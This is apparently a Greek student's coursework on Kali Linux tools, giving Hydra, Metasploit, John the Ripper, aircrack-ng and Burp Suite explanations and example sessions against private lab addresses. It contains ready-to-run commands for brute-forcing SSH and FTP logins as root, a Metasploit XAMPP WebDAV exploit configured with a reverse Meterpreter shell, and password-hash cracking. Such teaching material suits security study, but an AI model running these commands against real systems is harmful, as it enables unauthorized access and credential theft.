P3200195 – Δημήτρης Τζοβάνης

Εργασία Kali Linux Requirements

ΑΣΚΗΣΗ 1)

Τι είναι το hydra:

Το Hydra είναι ένα parallelized login cracker που υποστηρίζει πολλά πρωτόκολλα για επιθέσεις. Είναι πολύ γρήγορο και ευέλικτο.

Δίνει τη δυνατότητα σε συμβούλους ασφαλείας να δείξουν πόσο εύκολο θα ήταν να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση σε ένα σύστημα από απόσταση.


Protocol Support: υποστηρίζει αρκετά πρωτοκόλλων δικτύου για επιθέσεις σε διάφορες υπηρεσίες. Τα κοινά πρωτόκολλα περιλαμβάνουν http, https, ftp, ssh, Telnet, smb και άλλα που προαναφέρθηκαν.

Parallelized Attacks: μπορεί να εκτελεί επιθέσεις παράλληλα, καθιστώντας το πιο γρήγορο και αποτελεσματικό στην προσπάθεια ταυτόχρονης απόπειρας πολλαπλών συνδυασμών σύνδεσης/κωδικού πρόσβασης.

Brute Force and Dictionary Attacks: Μπορεί να εκτελέσει τόσο επιθέσεις ωμής βίας, όπου δοκιμάζει συστηματικά όλους τους πιθανούς συνδυασμούς, όσο και επιθέσεις λεξικού, όπου χρησιμοποιεί μια προκαθορισμένη λίστα λέξεων για να προσπαθήσει να σπάσει τους κωδικούς πρόσβασης.


Παραδείγματα Χρήσης:

sudo apt install hydra




(hydra)
Προσπάθεια σύνδεσης ως χρήστης root (`-l root`) χρησιμοποιώντας μιας λίστας με passwords, μαντεύοντας ουσιαστικά το password ενώ γνωρίζουμε το username (`-P /usr/share/wordlists/metasploit/unix_passwords.txt`) με 6 νήματα (`-t 6`) στον δεδομένο SSH server (`ssh://192.168.1.174`):

hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt -t 6 ssh://192.168.1.174




Προσπάθεια σύνδεσης γνωρίζοντας το password msfadmin αλλά ψάχνουμε το username(`-p msfadmin`) χρησιμοποιώντας μιας λίστας με usernames.

hydra -L users.txt -p msfadmin 192.168.1.174 ftp



Προσπάθεια σύνδεσης μη γνωρίζοντας ούτε το password ούτε το username


Hydra -L users. txt -P passwords.txt 192.168.1.174 ftp



(pw-inspector)

Διάβασε μια λίστα από passwords (`-i /usr/share/wordlists/nmap.lst`) και αποθήκευσε ένα αρχείο (`-o /root/passes.txt`), διαλέγοντας passwords με ελάχιστο μήκος 6 (`-m 6`) και μέγιστο μήκος 10 (`-M 10`):

pw-inspector -i /usr/share/wordlists/nmap.lst -o root/passes.txt -m 6 -M 10
wc -l /usr/share/wordlists/nmap.lst
wc -l /root/passes.txt



ΑΣΚΗΣΗ 2)

Τι είναι το Metasploit:

Το Metasploit είναι ένα ισχυρό και ευρέως χρησιμοποιούμενο open-source penetration testing framework. Το Metasploit παρέχει μια πλατφόρμα για την ανάπτυξη, τη δοκιμή και την εκτέλεση κώδικα exploit εναντίον ενός απομακρυσμένου στόχου. Έχει σχεδιαστεί για να βοηθήσει τους χρήστες να εντοπίζουν και να αντιμετωπίζουν ευπάθειες σε συστήματα και δίκτυα υπολογιστών. Ακολουθούν ορισμένες βασικές χρήσεις του Metasploit:

Exploit Development and Testing: επιτρέπει στους χρήστες να αναπτύσσουν, να δοκιμάζουν και να εκτελούν exploits ενάντια σε γνωστές ευπάθειες. Τα Exploits είναι κομμάτια λογισμικού που εκμεταλλεύονται αδυναμίες για να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση.


Payloads: παρέχει μια ποικιλία ωφέλιμων φορτίων, τα οποία είναι κομμάτια κώδικα που παραδίδονται σε ένα σύστημα-στόχο μετά από μια επιτυχή χρήση exploit. Τα ωφέλιμα φορτία μπορεί να κυμαίνονται από απλά shells έως πιο προηγμένες λειτουργίες όπως απομακρυσμένος έλεγχος, keylogging και data leaks.

Post-Exploitation: Αφού παραβιαστεί ένα σύστημα, το Metasploit διευκολύνει τις δραστηριότητες μετά την εκμετάλλευση, επιτρέποντας στους χρήστες να συλλέγουν πληροφορίες, να κλιμακώνουν τα προνόμια και να διατηρούν πρόσβαση στο παραβιασμένο σύστημα για περαιτέρω ανάλυση


Παραδείγματα Χρήσης:

Εκκίνηση Metasploit


apt install Metasploit-framework ή και update



Sudo msfdb init για εκκίνηση της βάσης ώστε να ανοίξει η κονσόλα




Msfconsole -q για άνοιγμα της κονσόλας εντολών



Workspace -a msftest

Ανακάλυψη Host

db_nmap -F 192.168.0.1/24 (ή .51 για συγκεκριμμένο host)
με αυτή την εντολή χρησιμοποιείται η εντολή nmap για ανακάλυψη των hosts



hosts εμφάνηση όλων των hosts που βρέθηκαν από την προηγούμενη εντολή

```
[*] Nmap: Not shown: 100 filtered tcp ports (no-response)
[*] Nmap: Nmap done: 24 IP addresses (24 hosts up) scanned in 76.84 seconds
msf6 > hosts

Hosts
=====

address       mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------       ---  ----  -------  ---------  -----  -------  ----  --------
192.168.0.1
192.168.0.2
192.168.0.3
192.168.0.4
192.168.0.5
192.168.0.6
192.168.0.7
192.168.0.8
192.168.0.9
192.168.0.10
192.168.0.11
192.168.0.12
192.168.0.13
192.168.0.14
192.168.0.15
192.168.0.16
192.168.0.17
```

services 192.168.1.51 εμφανίζει όλα τα ανοιχτά ports του host (ή **services -u** για όλους)
// **use auxiliary/scanner/smb/smb_version**

```
192.168.1.        Dimitriss-MBP  Unknown                    device
174               -2.home

msf6 auxiliary(scanner/smb/smb_version) > services -u
Services
========

host           port  proto  name          state  info
----           ----  -----  ----          -----  ----
192.168.1.51   135   tcp    msrpc         open
192.168.1.51   139   tcp    netbios-ssn   open
192.168.1.51   445   tcp    microsoft-ds  open
192.168.1.174  5000  tcp    upnp          open

msf6 auxiliary(scanner/smb/smb_version) > services 192.168.1.51
Services
========

host           port  proto  name          state  info
----           ----  -----  ----          -----  ----
192.168.1.51   135   tcp    msrpc         open
192.168.1.51   139   tcp    netbios-ssn   open
192.168.1.51   445   tcp    microsoft-ds  open

msf6 auxiliary(scanner/smb/smb_version) >
```

Exploits και Payloads

search xampp αναζήτηση exploit για επίθεση σε έναν host (επιστρέφει πολλά αποτελέσματα)

```
msf6 auxiliary(scanner/smb/smb_version) > search xampp

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Che
ck  Description
   -  ----                                          ---------------  ----       ---
--  -----------
   0  exploit/multi/http/atutor_upload_traversal    2019-05-17       excellent  Yes
    ATutor 2.2.4 - Directory Traversal / Remote Code Execution,
   1  exploit/multi/http/maracms_upload_exec        2020-08-31       excellent  Yes
    MaraCMS Arbitrary PHP File Upload
   2  exploit/windows/http/xampp_webdav_upload_php  2012-01-14       excellent  No
    XAMPP WebDAV PHP Upload
   3  exploit/windows/http/zentao_pro_rce           2020-06-20       excellent  Yes
    ZenTao Pro 8.8.2 Remote Code Execution


Interact with a module by name or index. For example info 3, use 3 or use exploit/w
indows/http/zentao_pro_rce
```

use exploit/windows/http/xampp_webdav_upload_php
Επιλογή συγκεκριμμένου exploit για την επίθεση

```
msf6 auxiliary(scanner/smb/smb_version) > use exploit exploit/windows/http/xampp_we
bdav_upload_php
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Che
ck  Description
   -  ----                                          ---------------  ----       ---
--  -----------
   0  exploit/windows/http/xampp_webdav_upload_php  2012-01-14       excellent  No
    XAMPP WebDAV PHP Upload


Interact with a module by name or index. For example info 0, use 0 or use exploit/w
indows/http/xampp_webdav_upload_php
```

options εμφάνηση επιλογών

```
msf6 exploit(windows/http/xampp_webdav_upload_php) > options

Module options (exploit/windows/http/xampp_webdav_upload_php):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME                   no        The filename to give the payload. (Leave
                                        Blank for Random)
   PASSWORD  xampp            yes       The HTTP password to specify for authenti
                                        cation
   PATH      /webdav/         yes       The path to attempt to upload
   Proxies                    no        A proxy chain of format type:host:port[,t
                                        ype:host:port][ ... ]
   RHOSTS                     yes       The target host(s), see https://docs.meta
                                        sploit.com/docs/using-metasploit/basics/u
                                        sing-metasploit.html
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connection
                                        s
   USERNAME  wampp            yes       The HTTP username to specify for authenti
                                        cation
   VHOST                      no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):
```

set rhost 192.168.1.51 επιλογή θύματος

```
msf6 exploit(windows/http/xampp_webdav_upload_php) > set rhost 192.168.1.51
rhost => 192.168.1.51
```

set lhost 10.0.2.15 επιλογή επιτιθέμενου

show payloads εμφάνιση λίστας με διαθέσιμα payloads που θα χρησιμοποιηθούν από το exploit

```
msf6 exploit(windows/http/xampp_webdav_upload_php) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check
Description
   -   ----                                          ---------------  ----    -----
-----------
   0   payload/cmd/unix/bind_aws_instance_connect                     normal  No
Unix SSH Shell, Bind Instance Connect (via AWS API)
   1   payload/generic/custom                                         normal  No
Custom Payload
   2   payload/generic/shell_bind_aws_ssm                             normal  No
Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                                 normal  No
Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                              normal  No
Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                                   normal  No
Interact with Established SSH Connection
   6   payload/multi/meterpreter/reverse_http                         normal  No
Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architect
```

set payload php/meterpreter/reverse_tcp επιλογή συγκεκριμμένου payload

```
PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   17  payload/php/meterpreter/bind_tcp_uuid                          normal  No
PHP Meterpreter, Bind TCP Stager with UUID Support
   18  payload/php/meterpreter/reverse_tcp                            normal  No
PHP Meterpreter, PHP Reverse TCP Stager
   19  payload/php/meterpreter/reverse_tcp_uuid                       normal  No
PHP Meterpreter, PHP Reverse TCP Stager
   20  payload/php/meterpreter_reverse_tcp                            normal  No
PHP Meterpreter, Reverse TCP Inline
   21  payload/php/reverse_perl                                       normal  No
PHP Command, Double Reverse TCP Connection (via Perl)
   22  payload/php/reverse_php                                        normal  No
PHP Command Shell, Reverse TCP (via PHP)

msf6 exploit(multi/http/log1cms_ajax_create_folder) > use payload php/meterpreter/r
everse_tcp

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Des
cription
   -  ----                                          ---------------  ----    -----  ---
-------
   0  payload/php/meterpreter/reverse_tcp                            normal  No     PHP
 Meterpreter, PHP Reverse TCP Stager
```

exploit εκτέλεση του exploit που ρυθμίσαμε. Εκτέλεση της επίθεσης

```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be spec
                                     ified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(windows/http/xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Uploading Payload to /webdav/L0eq5lM.php
[-] Failed to upload file!
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/xampp_webdav_upload_php) >
```

----Packages----

msf-egghunter

msf-exe2vba

msf-exe2vbs

msf-find_badchars

msf-halflm_second

msf-hmac_sha1_crack

msf-java_deserializer

msf-jsobfu

msf-makeiplist

msf-md5_lookup

msf-metasm_shell

ΑΣΚΗΣΗ 3)

Τι είναι το John:

Το John είναι ένα ευρέως χρησιμοποιούμενο open-source password cracking tool. Ακολουθούν ορισμένες βασικές χρήσεις του John:

Password Cracking: Το John χρησιμοποιείται κυρίως για το σπάσιμο κωδικών πρόσβασης. Χρησιμοποιεί διάφορες τεχνικές, όπως επιθέσεις λεξικού, επιθέσεις ωμής βίας και υβριδικές επιθέσεις, για να σπάσει hashes κωδικών πρόσβασης.

Hash Algorithm Support: Το εργαλείο υποστηρίζει ένα ευρύ φάσμα αλγορίθμων κατακερματισμού, συμπεριλαμβανομένων των des, md5, sha1, sha256, sha3 και πολλών άλλων. Μπορεί να χρησιμοποιηθεί για να σπάσει κατακερματισμούς κωδικών πρόσβασης που λαμβάνονται από διάφορες πηγές, όπως αρχεία κωδικών πρόσβασης ή βάσεις δεδομένων.

Wordlist and Rules: βασίζεται σε λίστες λέξεων, οι οποίες είναι λίστες πιθανών κωδικών πρόσβασης, για επιθέσεις λεξικού. Οι χρήστες μπορούν να προσαρμόσουν και να δημιουργήσουν τις δικές τους λίστες λέξεων. Επιπλέον, υποστηρίζει σύνολα κανόνων που τροποποιούν και επεκτείνουν τις λίστες λέξεων, ενισχύοντας την αποτελεσματικότητα των επιθέσεων λεξικού.

Παραδείγματα Χρήσης:

John

```
┌──(root㉿kali)-[~]
└─# john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [li
nux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.
```

Χρησιμοποίησε ενα wordlist (–wordlist=/usr/share/john/password.lst), εφάρμοσε κανόνες παραποίησης (–rules) και προσπάθησε να σπάσεις τους κατακερματισμούς των κωδικών πρόσβασης στο συγκεκριμένο αρχείο (unshadowed.txt):

```
root@kali:~# john --wordlist=/usr/share/john/password.lst --rules unshadowed.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "
Use the "--format=crypt" option to force loading these as that type instead
Loaded 1 password hash (sha512crypt [64/64])
toor             (root)
guesses: 1  time: 0:00:00:07 DONE (Mon May 19 08:13:05 2014)  c/s: 482  trying: 1
Use the "--show" option to display all of the cracked passwords reliably
```

Χρησιμοποιώντας μια λεκτική λειτουργεία (-v), διάβασε μια λίστα από passwords (-inp = allwords.txt και αποθήκευσε μόνο ξεχωριστές λέξεις σε ένα αρχείο (uniques.txt):

```
kali@kali:~$ echo -n test2 | md5sum
ad0234829205b9033196ba818f7a872b  -
kali@kali:~$ echo -n test2 | md5sum | awk '{print $1}'
ad0234829205b9033196ba818f7a872b
kali@kali:~$ echo -n test2 | md5sum | awk '{print $1}' > hash
kali@kali:~$
kali@kali:~$ for x in $(seq 0 9); do echo test$x >> wordlists; done
kali@kali:~$ grep test2 wordlists
test2
kali@kali:~$ wc -l wordlists
10 wordlists
kali@kali:~$
kali@kali:~$ john --list=formats | grep -i 'md5'
descrypt, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,
aix-ssha512, andOTP, ansible, argon2, as400-des, as400-ssha1, asa-md5,
dahua, dashlane, diskcryptor, Django, django-scrypt, dmd5, dmg, dominosec,
mschapv2-naive, krb5pa-md5, mssql, mssql05, mssql12, multibit, mysqlna,
mysql-sha1, mysql, net-ah, nethalflm, netlm, netlmv2, net-md5, netntlmv2,
netntlm, netntlm-naive, net-sha1, nk, notes, md5ns, nsec3, NT, o10glogon,
PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1, PBKDF2-HMAC-SHA256,
PHPS2, pix-md5, PKZIP, po, postgres, PST, PuTTY, pwsafe, qnx, RACF,
Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,
Stribog-256, Stribog-512, STRIP, SunMD5, SybaseASE, Sybase-PROP, tacacs-plus,
tcp-md5, telegram, tezos, Tiger, tc_aes_xts, tc_ripemd160, tc_ripemd160boot,
ZipMonster, plaintext, has-160, HMAC-MD5, HMAC-SHA1, HMAC-SHA224,
kali@kali:~$
kali@kali:~$ john  --format=raw-md5 --wordlist=wordlists hash
Created directory: /home/g0tmi1k/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 10 candidates left, minimum 12 needed for performance.
test2            (?)
1g 0:00:00:00 DONE (2021-11-04 10:30) 100.0g/s 1000p/s 1000c/s 1000C/s test0..tes
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
Session completed
kali@kali:~$
```

<u>Περεταίρω:</u>

-Επιλογή wordlist: john --wordlist=wordlist.txt hashfile
-Επιλογή hash format: john --format=NT hashfile
-Εκτέλεση brute force attack: john --incremental hashfile
-Χρήση συγκεκριμένης cracking επιλογής: john --wordlist=wordlist.txt --format=NT --users=username hashfile
-Εμφάνησε cracked passwords: john --show hashfile

----Packages----

SIPdump

base64conv

bitlocker2john

calc_stat

cprepair

dmg2john

eapmd5tojohn

genmkvpwd

gpg2john

hccap2john

John

ΑΣΚΗΣΗ 4)

Wifi Cracking στο kali linux

Τα σημαντικότερα προγράμματα στο kali είναι το aircrack, wireshark και reaver

Aircrack-ng:

Το εργαλειο που χρησιμοποιείται για wifi-cracking στο kali linux είναι το aircrack-ng.
Το Aircrack-ng είναι μια συλλογή εργαλείων για τον έλεγχο ασύρματων δικτύων. Χρησιμοποιείται ευρέως για την αξιολόγηση της ασφάλειας των δικτύων wifi Το Aircrack-ng στοχεύει κυρίως στον εντοπισμό και την εκμετάλλευση ευπαθειών στα πρωτόκολλα ασφαλείας wifi:

Packet Capture, Packet Analysis: Το Aircrack-ng περιλαμβάνει εργαλεία όπως το airodump-ng που καταγράφουν την κυκλοφορία wifi και συλλέγουν πακέτα δεδομένων από ασύρματα δίκτυα. Τα δεδομένα που συλλαμβάνονται χρησιμοποιούνται συχνά για μεταγενέστερη ανάλυση και επιθέσεις.

wep and wpa/wpa2 cracking, wps Attacks: Το Aircrack-ng μπορεί να σπάσει κλειδιά κρυπτογράφησης wep και wpa/wpa2. Για δίκτυα wpa/wpa2 που χρησιμοποιούν προ-μοιρασμένα κλειδιά psk,το Aircrack-ng μπορεί να επιχειρήσει να σπάσει το psk. Επίσης το Aircrack-ng περιλαμβάνει εργαλεία για την εκμετάλλευση ευπαθειών στο wps

Wireshark:

Ένα άλλο εργαλείο που χρησιμοποιείται ευρέος είναι το Wireshark.
Το Wireshark καταγράφει πακέτα σε πραγματικό χρόνο από τη διασύνδεση δικτύου ενός υπολογιστή. Μπορεί να καταγράψει δεδομένα σε ενσύρματα και ασύρματα δίκτυα.

Μπορούν να εφαρμοστούν φίλτρα για ανάλυση κίνησης και πακέτων

Το Wireshark υποστηρίζει πληθώρα πρωτοκόλλων δικτύου, συμπεριλαμβανομένων των tcp, udp, ip, http, dns και άλλα. Μπορεί να αναλύσει και να ερμηνεύσει αυτά τα πρωτόκολλα, παρέχοντας λεπτομερείς πληροφορίες για αυτά

Reaver:

Το Reaver είναι ένα εργαλείο ειδικά σχεδιασμένο για να εκμεταλλεύεται μια ευπάθεια στο wps.Το Reaver στοχεύει στο pin του wps και προσπαθεί να το σπάσει για να αποκαλύψει τη συνθηματική φράση wpa ή wpa2 που χρησιμοποιείται για την ασφάλεια του δικτύου wifi. Επίσης το Reaver μπορεί να χρησιμοποιηθεί για brute force attacks και automated attacks.

Ενδεικτικά Παραδείγματα Χρήσης:

WPA Wordlist Mode
Καθορίστε τη λίστα λέξεων που θα χρησιμοποιηθεί (-w password.lst) και τη διαδρομή προς το αρχείο καταγραφής (wpa.cap) που περιέχει τουλάχιστον μία χειραψία 4 κατευθύνσεων.

Basic WEP Cracking
Για να εκτελέσει το aircrack-ng μια επίθεση με κλειδί wep σε ένα αρχείο καταγραφής, δώστε του το όνομα του αρχείου, είτε σε μορφή .ivs είτε σε μορφή .cap/.pcap:

ΑΣΚΗΣΗ 5)

Τι είναι το Burpsuit:

Το Burp Suite είναι μια πλατφόρμα για την εκτέλεση δοκιμών ασφαλείας εφαρμογών ιστού. Τα εργαλεία του συνεργάζονται για να υποστηρίξουν ολόκληρη τη διαδικασία δοκιμών, από την ανάλυση και υποκλοπή πακέτων, την αυτοματοποίηση επιθέσεων, χαρτογράφιση ιστού, μέχρι και κωδικοποίηση δεδομένων και αποκωδικοποίηση τους.

Αναλυτικότερα η κάθε λειτουργεία (όπως φαίνεται και στην μπάρα πάνω πάνω στο gui)¨

Proxy: επιτρέπει στους χρήστες να υποκλέπτουν και να επιθεωρούν την κυκλοφορία μεταξύ του πελάτη και του διακομιστή.

Spider: Το εργαλείο Spider του Burp Suite ανιχνεύει μια εφαρμογή ιστού, χαρτογραφώντας τη δομή της ακολουθώντας συνδέσμους και εντοπίζοντας διάφορες σελίδες και παραμέτρους.

Scanner: Το Burp Scanner αυτοματοποιεί τη διαδικασία εντοπισμού τρωτών σημείων ασφαλείας σε εφαρμογές ιστού. Μπορεί να ανιχνεύσει sql injection, cross-site scripting, πλαστογράφηση αιτήματος cross-site και άλλα.

Repeater: Το εργαλείο Repeater επιτρέπει στους χρήστες να χειρίζονται χειροκίνητα και να στέλνουν εκ νέου μεμονωμένα αιτήματα http στην εφαρμογή ιστού.

